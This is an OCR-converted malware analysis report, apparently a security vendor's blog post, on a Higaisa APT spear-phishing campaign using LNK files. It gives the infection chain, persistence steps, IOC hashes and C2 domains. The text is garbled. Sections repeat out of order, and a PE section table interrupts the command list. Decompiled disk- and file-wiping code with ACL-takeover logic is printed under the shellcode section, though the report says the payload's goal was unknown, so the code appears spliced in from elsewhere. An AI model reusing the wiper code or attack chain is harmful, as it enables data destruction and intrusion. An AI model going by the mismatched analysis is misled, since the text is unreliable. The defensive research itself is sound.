
```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

